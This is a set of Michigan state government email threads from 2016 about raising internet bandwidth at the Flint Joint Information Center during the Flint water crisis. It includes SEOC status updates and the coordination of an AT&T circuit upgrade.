**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 2:33 PM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>

**Subject:** RE: Request from SEOC

**Importance:** High

Diane,

Are you able to have someone check on this resource request from JIC in Flint.

I think Rich and Vicki must be out.

Let me know.

Thanks

Rock

---

**From:** MSP-EOC-MDTMB

**Sent:** Wednesday, January 27, 2016 1:02 PM

**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)  
**Subject:** Request from SEOC  
**Importance:** High

Rich and Vicki  
Can you check this out?  
We have been assigned this resource request.  
Let me know.  
Thanks  
Rock

<b>Slow Internet at Flint JIC</b>		
<b><u>Detailed description</u></b>		
The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.		
<b><u>Attachment Description</u></b>		

<b>Originating Position:</b> JIC PIO Leader		<b>Originator Name:</b> Ron Leix	
<b>Point of Contact:</b> Ron Leix		<b>Point of Contact Number:</b> 517-242-5631	
<b>Priority</b> 2-Priority (12 hrs.)		<b>Date/Time Due:</b> 01/28/2016 00:47:00	<b>Date/Time Complete:</b>

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 02, 2016 8:16 AM  
**To:** Doll, Jeanette (DTMB)  
**Subject:** RE: SEOC Update

I think there is a typo in this! ☺

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Monday, February 01, 2016 4:52 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Cc:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** SEOC Update

- DCH
- Working on nutrition planning and outreach with healthcare providers
- DEQ
- EPA in conjunction with DEQ developed high lead level task force to visit homes with high lead levels, they will conduct cleaning of aerators and water testing
- MDE
- School for **death** confirmed that 2 of 3 water fountains were replaced, last fountain will be finished this week
- State VAL
- Meeting with Flint Task Force in morning to roll out program on moving forward
  - UCG working Tuesday through Thursday on a plan
- EOC
- Random donations management was big again today
  - In contact with franchise customers (apartments) to ensure they receive supplies
- Recovery
- Working with MSHDA To ensure all Section 8 housing sites are visited and receive supplies
- DTMB
- New resource requests
- Setup conference call line for media
  - Providing parking, building and room access for ConHall
  - Additional space 5<sup>th</sup> floor Flint State Office Building for US HHS personnel (up to 5), working with DHHS
  - Provide Constitution Hall conference room until February 29 for DEQ to use

Jeanette

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 02, 2016 8:30 AM  
**To:** Doll, Jeanette (DTMB)  
**Subject:** RE: SEOC Update

It must be a very large school, I think there are a lot of people not using their brain sometimes.

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Tuesday, February 02, 2016 8:17 AM  
**To:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: SEOC Update

Yeah – chris caught this right after I sent it!~ Told him this is a new school to teach the bodies without brains!

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 2, 2016 8:16 AM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** RE: SEOC Update

I think there is a typo in this! ☺

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Monday, February 01, 2016 4:52 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>;  
Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Cc:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Subject:** SEOC Update

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#### DTMB

##### New resource requests

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- Additional space 5<sup>th</sup> floor Flint State Office Building for US HHS personnel (up to 5), working with DHHS
- Provide Constitution Hall conference room until February 29 for DEQ to use

Jeanette

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 02, 2016 10:37 AM  
**To:** Salmon, Jay (DTMB);Weldon, Diane (DTMB)  
**Cc:** Novello, Richard (DTMB)  
**Subject:** RE: Request from SEOC

**Importance:** High

Jay,  
I am receiving requests from the SEOC for an update on this.  
I did not receive an update yesterday.  
Please advise.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Hi Rock,  
I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now. I will follow up with them today for a status and let you know.

Thanks,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Monday, February 1, 2016 10:39 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.  
This data restriction may affect crisis communication.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:34 AM  
**To:** Weldon, Diane (DTMB) <weldond@michigan.gov>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

You're welcome Diane,

The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)

**Sent:** Monday, February 1, 2016 10:29 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)

**Sent:** Monday, February 1, 2016 10:27 AM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Hi Diane,

I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)

**Sent:** Monday, February 1, 2016 10:22 AM

**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>

**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>; Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>

**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998

Remedy INC 5877944

1/29/2016 12:51:46 PM salmon

Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)

**Sent:** Thursday, January 28, 2016 4:35 PM

**To:** Harris, Jack (DTMB) <HarrisJ8@michigan.gov>; Wilson, David (DTMB) <WilsonD7@michigan.gov>; Novello, Richard (DTMB) <NovelloD@michigan.gov>

**Cc:** Bates, David (DTMB) <BatesD3@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>; McQuaid, John (DTMB) <mcquaidj@michigan.gov>

**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)

**Sent:** Thursday, January 28, 2016 10:26 AM

**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Wilson, David (DTMB) <WilsonD7@michigan.gov>; Novello, Richard (DTMB) <NovelloD@michigan.gov>

**Cc:** Bates, David (DTMB) <BatesD3@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>; McQuaid, John (DTMB) <mcquaidj@michigan.gov>

**Subject:** RE: Request from SEOC

Thanks Jay!



Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
DTMB Office of the CTO  
320 South Walnut Street  
Lansing MI 48909  
(517) 241-9850



**HELP. CONNECT. SOLVE.**

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Thursday, January 28, 2016 9:31 AM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 5:00 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)  
**Date:** Wed, Jan 27, 2016 4:36 PM  
**To:** Wilson, David (DTMB);Novello, Richard (DTMB);  
**Cc:** Bates, David (DTMB);Weldon, Diane (DTMB);McQuaid, John (DTMB);Salmon, Jay (DTMB);  
**Subject:**RE: Request from SEOC

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

Jack L Harris  
Director, Enterprise Architecture and Network Strategies  
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**HELP. CONNECT. SOLVE.**

---

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**Sent:** Wednesday, January 27, 2016 4:31 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Additionally info

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**Sent:** Wednesday, January 27, 2016 4:20 PM  
**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.  
The question Sgt. Ron Leix asked was could we increase bandwidth?

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**Sent:** Wednesday, January 27, 2016 3:34 PM  
**To:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>  
**Subject:** Re: Request from SEOC

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My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

djw  
*Sent from my Verizon Smartphone*

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**Date:** Wed, Jan 27, 2016 3:20 PM  
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**Cc:** Bates, David (DTMB);  
**Subject:** FW: Request from SEOC

So is the press conference through the same House/Senate feed as the State of the State? Anyone know anything about how this feeds?

---

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**Sent:** Wednesday, January 27, 2016 3:14 PM  
**To:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>; Jackson, JP (DTMB) <[JacksonJ6@michigan.gov](mailto:JacksonJ6@michigan.gov)>; Moore, Steven (DTMB) <[MooreS3@michigan.gov](mailto:MooreS3@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Subject:** RE: Request from SEOC

Per our phone conversation I will check with EM, Telecom may have to assist.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 2:33 PM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>; Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>; McKee, Ryan (DTMB) <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>; McPherson, Victoria (DTMB) <[McPhersonV@michigan.gov](mailto:McPhersonV@michigan.gov)>; Reasner, Richard (DTMB) <[ReasnerR@michigan.gov](mailto:ReasnerR@michigan.gov)>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

---

**From:** MSP-EOC-MDTMB  
**Sent:** Wednesday, January 27, 2016 1:02 PM  
**To:** Reasner, Richard (DTMB); McPherson, Victoria (DTMB)  
**Cc:** Rakowski, Rock (DTMB); Doll, Jeanette (DTMB); McKee, Ryan (DTMB)

**Subject:** Request from SEOC

**Importance:** High

Rich and Vicki

Can you check this out?

We have been assigned this resource request.

Let me know.

Thanks

Rock

**Slow Internet at Flint JIC**

**Detailed description**

The Internet is slow at the Flint JIC today. We had difficulty streaming the Governor's Press conference. Not sure if this can be addressed or fixed.

**Attachment Description**

**Originating Position:**  
JIC PIO Leader

**Originator Name:**  
Ron Leix

**Point of Contact:**  
Ron Leix

**Point of Contact Number:**  
517-242-5631

**Priority**  
2-Priority (12 hrs.)

**Date/Time Due:**  
01/28/2016 00:47:00

**Date/Time**  
**Complete:**

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 02, 2016 11:10 AM  
**To:** Doll, Jeanette (DTMB);McKee, Ryan (DTMB);MSP-EOC-MDTMB  
**Subject:** FW: Request from SEOC for AT&T JIC Circuit Upgrade

FYI

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Tuesday, February 02, 2016 10:56 AM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)  
**Sent:** Tuesday, February 2, 2016 10:37 AM  
**To:** Salmon, Jay (DTMB) <SalmonJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC  
**Importance:** High

Jay,  
I am receiving requests from the SEOC for an update on this.  
I did not receive an update yesterday.  
Please advise.  
Thanks  
Rock

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 01, 2016 10:57 AM  
**To:** Rakowski, Rock (DTMB) <RakowskiJ@michigan.gov>; Weldon, Diane (DTMB) <weldond@michigan.gov>  
**Cc:** Novello, Richard (DTMB) <NovelloD@michigan.gov>  
**Subject:** RE: Request from SEOC

Hi Rock,

I spoke to AT&T management and made this circuit upgrade highest priority when we submitted it, they are aware of what this circuit is running right now ~~I will follow up with them today for a status and let you know~~

Thanks,

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

---

**From:** Rakowski, Rock (DTMB)

**Sent:** Monday, February 1, 2016 10:39 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Subject:** RE: Request from SEOC

Jay, Please inform AT&T that this is for the Flint Water Crisis, if you already haven't.

This data restriction may affect crisis communication.

Thanks

Rock

---

**From:** Salmon, Jay (DTMB)

**Sent:** Monday, February 01, 2016 10:34 AM

**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

You're welcome Diane,

The normal timeframe is 45 business days for this type of change. I am hoping to have it completed within a week or so but we will see.

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)

**Sent:** Monday, February 1, 2016 10:29 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>

**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>

**Subject:** RE: Request from SEOC

Thank you Jay. Do you have an estimated idea how long it will take with AT&T?

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)  
**Sent:** Monday, February 1, 2016 10:27 AM  
**To:** Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Hi Diane,  
I can keep you updated as I get information. Right now I have nothing new other than AT&T management is pushing the expedite.

Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Weldon, Diane (DTMB)  
**Sent:** Monday, February 1, 2016 10:22 AM  
**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Cc:** Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>; Rakowski, Rock (DTMB) <[RakowskiJ@michigan.gov](mailto:RakowskiJ@michigan.gov)>  
**Subject:** RE: Request from SEOC

Jay the ticket and Incident that we had opened for updates has been closed. I was tasked with keeping the SEOC updated on the expedited circuit request for the JIC. Would you please keep us informed on the circuit upgrade? Or provide a contact that would have that information.

SMMS Incident 61998  
Remedy INC 5877944  
1/29/2016 12:51:46 PM salmon  
Resolution Communications Resolution Details : Circuit upgrade submitted for site. Closing incident and tracking via AT&T ticket for upgrade.

Respectfully,

Diane M Weldon, Data Center Operations  
Enterprise Services Manager  
Department of Technology Management & Budget  
(517) 241-4065 Office  
(517) 202-1702 Cell

---

**From:** Salmon, Jay (DTMB)

**Sent:** Thursday, January 28, 2016 4:35 PM

**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

Expedited request to increase circuit bandwidth at Flint SOB from 50mb to 100mb was submitted to AT&T today. I have reached out to AT&T management for assistance with the expedite.

Thank you,

Jay Salmon

NTSD - ITM14

Enterprise Network Services

Hannah Bld. 608 W. Allegan

Lansing MI. 48933

Cell (517) 243-9653

Desk (517) 284-7364

---

**From:** Harris, Jack (DTMB)

**Sent:** Thursday, January 28, 2016 10:26 AM

**To:** Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>; Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

Thanks Jay!

Jack L Harris

Director, Enterprise Architecture and Network Strategies

DTMB Office of the CTO

320 South Walnut Street

Lansing MI 48909

(517) 241-9850



HELP. CONNECT. SOLVE.

---

**From:** Salmon, Jay (DTMB)

**Sent:** Thursday, January 28, 2016 9:31 AM

**To:** Wilson, David (DTMB) <[WilsonD7@michigan.gov](mailto:WilsonD7@michigan.gov)>; Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>

**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.



The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,  
Jay Salmon  
NTSD - ITM14  
Enterprise Network Services  
Hannah Bld. 608 W. Allegan  
Lansing MI. 48933  
Cell (517) 243-9653  
Desk (517) 284-7364

---

**From:** Wilson, David (DTMB)  
**Sent:** Wednesday, January 27, 2016 5:00 PM  
**To:** Harris, Jack (DTMB) <[HarrisJ8@michigan.gov](mailto:HarrisJ8@michigan.gov)>; Novello, Richard (DTMB) <[NovelloD@michigan.gov](mailto:NovelloD@michigan.gov)>  
**Cc:** Bates, David (DTMB) <[BatesD3@michigan.gov](mailto:BatesD3@michigan.gov)>; Weldon, Diane (DTMB) <[weldond@michigan.gov](mailto:weldond@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Salmon, Jay (DTMB) <[SalmonJ@michigan.gov](mailto:SalmonJ@michigan.gov)>  
**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

djw  
*Sent from my Verizon Smartphone*

----- Original message-----

**From:** Harris, Jack (DTMB)  
**Date:** Wed, Jan 27, 2016 4:36 PM  
**To:** Wilson, David (DTMB); Novello, Richard (DTMB);  
**Cc:** Bates, David (DTMB); Weldon, Diane (DTMB); McQuaid, John (DTMB); Salmon, Jay (DTMB);  
**Subject:** RE: Request from SEOC

